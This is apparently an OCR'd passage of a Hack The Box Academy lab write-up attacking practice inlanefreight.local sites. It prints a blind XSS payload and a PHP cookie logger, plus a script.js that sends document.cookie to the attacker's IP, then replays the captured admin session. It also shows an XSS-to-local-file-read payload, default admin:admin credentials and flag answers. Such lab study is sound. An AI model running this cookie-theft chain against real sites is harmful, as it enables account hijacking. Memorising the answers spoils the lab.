


And we select 'Raise Ticket':

It gets us to

```
http://support.inlanefreight.local/ticket.php
```





The first 4 fields values are irrelevant, but on the Message field we put:

‘"><script src=http://<attacker-IP>:4444/TESTING_THIS</script>Message’

It will launch an attack called ‘blind cross scripting’ and deliver to a listener the value ‘TESTING_THIS’.

Before we hit ‘send’, first lets initiate netcat listener:

```
nc -lnvp 4444
```

now we press ‘SEND’:

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-n73p0bkkde]─[~]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.135] from (UNKNOWN) [10.129.229.147] 41298
GET /TESTING_THIS%3C/script HTTP/1.1
Host: 10.10.14.135:4444
Connection: keep-alive
User-Agent: HTBXSS/1.0
Accept: */*
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

Here it is, the testing works.

Now we can use it to transfer more sensitive data.

For that we will create 2 files in the attacking pwnbox:

The first – index.php, in it we put the content:

```php
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} |
Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```

```
 GNU nano 7.2                                                  index.php *
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```

The second: script.js. here we put the content:

```
new Image().src='http://<attacker-
IP>:4444/index.php?c='+document.cookie
```

```
 GNU nano 7.2                          script.js                          I
1 new Image().src='http://10.10.14.135:4444/index.php?c='+document.cookie
```

When both files are ready, lets initiate php listener using the command:


```
sudo php -S 0.0.0.0:4444
```

listener is running..

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-n73p0bkkde]─[~]
└──╼ [★]$ sudo php -S 0.0.0.0:4444
[Mon Aug  5 14:55:26 2024] PHP 8.2.20 Development Server (http://0.0.0.0:4444) started
```

And we submit another ticker, where in the 'Message' field the content is:

'"><script src=http://<attacket-IP>:4444/script.js></script>'



And SEND..

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-n73p0bkkde]─[~]
└──╼ [★]$ sudo php -S 0.0.0.0:4444
[Mon Aug  5 14:55:26 2024] PHP 8.2.20 Development Server (http://0.0.0.0:4444) started
[Mon Aug  5 14:57:15 2024] 10.129.229.147:41756 Accepted
[Mon Aug  5 14:57:15 2024] 10.129.229.147:41756 [200]: GET /script.js
[Mon Aug  5 14:57:15 2024] 10.129.229.147:41756 Closing
[Mon Aug  5 14:57:15 2024] 10.129.229.147:41758 Accepted
[Mon Aug  5 14:57:15 2024] 10.129.229.147:41758 [200]: GET /index.php?c=session=fcfaf93ab169bc943b92109f0a845d99
[Mon Aug  5 14:57:15 2024] 10.129.229.147:41758 Closing
[Mon Aug  5 14:57:17 2024] 10.129.229.147:41776 Accepted
[Mon Aug  5 14:57:17 2024] 10.129.229.147:41776 [200]: GET /script.js
[Mon Aug  5 14:57:17 2024] 10.129.229.147:41776 Closing
[Mon Aug  5 14:57:17 2024] 10.129.229.147:41778 Accepted
[Mon Aug  5 14:57:17 2024] 10.129.229.147:41778 [200]: GET /index.php?c=session=fcfaf93ab169bc943b92109f0a845d99
[Mon Aug  5 14:57:17 2024] 10.129.229.147:41778 Closing
```

Here is the session cookie. Lets insert it to the website cookies editor:


** note – when I tried it at first, I had an issue with ‘first party isolation’.

Follow those steps to disable it:

To disable First-Party Isolation in Firefox, you can follow these steps:


1. **Open Firefox**: Launch your Firefox browser.
2. **Access Configuration Settings**:
   - Type `about:config` in the address bar and press `Enter`.
   - A warning page may appear. Click on "Accept the Risk and Continue" to proceed to the configuration page.
3. **Search for First-Party Isolation Setting**:
   - In the search bar on the configuration page, type `privacy.firstparty.isolate`.
4. **Disable First-Party Isolation**:
   - Locate the `privacy.firstparty.isolate` preference.
   - Double-click on it to change its value from `true` to `false`.
5. **Restart Firefox**:
   - Restart your browser to apply the changes.

And make sure this is set to false:




And restart the browser. **

Lets open again the browser on the vhost website:




And we insert the found admin's session cookie.

Then – enter login:



We will get to the admin's dashboard, with all the user's data:




Question: Use the SSRF to Local File Read vulnerability to find a flag. Submit the flag value as your answer (flag format: HTB{}).


Answer: HTB{49f0bad299687c62334182178bfd75d8}

Method: First, we will need do initial configuration on vhost ‘tracking.inlanefreight.local’ and the target IP.


Now lets go to the website:



It looks that we can enter a tracking number, for example entering ‘5’:




Ok.. lets try entering non-number value:



It takes a word value as well. Now lets test it further with html injection, lets enter the mark-up


```
<h1>test</h1>
```




It works, now it is displayed as title.

Lets try to perform SSRF – Server Side Request Forgery attack, based on this guide – we will get the flag by entering this script:

```
<script>
	x=new XMLHttpRequest;
	x.onload=function(){
	document.write(this.responseText)};
	x.open("GET","file:///flag.txt");
	x.send();
</script>
```






Question: Register an account and log in to the Gitlab instance. Submit the flag value (flag format : HTB{}).

Answer: HTB{32596e8376077c3ef8d5cf52f15279ba}


Method: First, we will need do initial configuration on vhost ‘gitlab.inlanefreight.local’ and the target IP.

Lets to to the website, and enter ‘register now’:




And create a user.

When created, we will be in the user’s dashboard, we go to ‘Explore public projects:



Then we go to ‘All’ and immediately spot the flag:



Question: Use the XXE vulnerability to find a flag. Submit the flag value as your answer (flag format: HTB{}).

Answer: HTB{dbca4dc5d99cdb3311404ea74921553c}

Method: First, we will need do initial configuration on vhost 'shopdev2.inlanefreight.local' and the target IP.


Lets start burpsuite, and open its specialized browser.

```
burpsuite
```


set the interceptor off.

Then lets enter in the browser to


```
http://shopdev2.inlanefreight.local
```




And we are at the login page. Trying the default credentials 'admin:admin' works.




And we are in. lets add some item and go to My Cart:



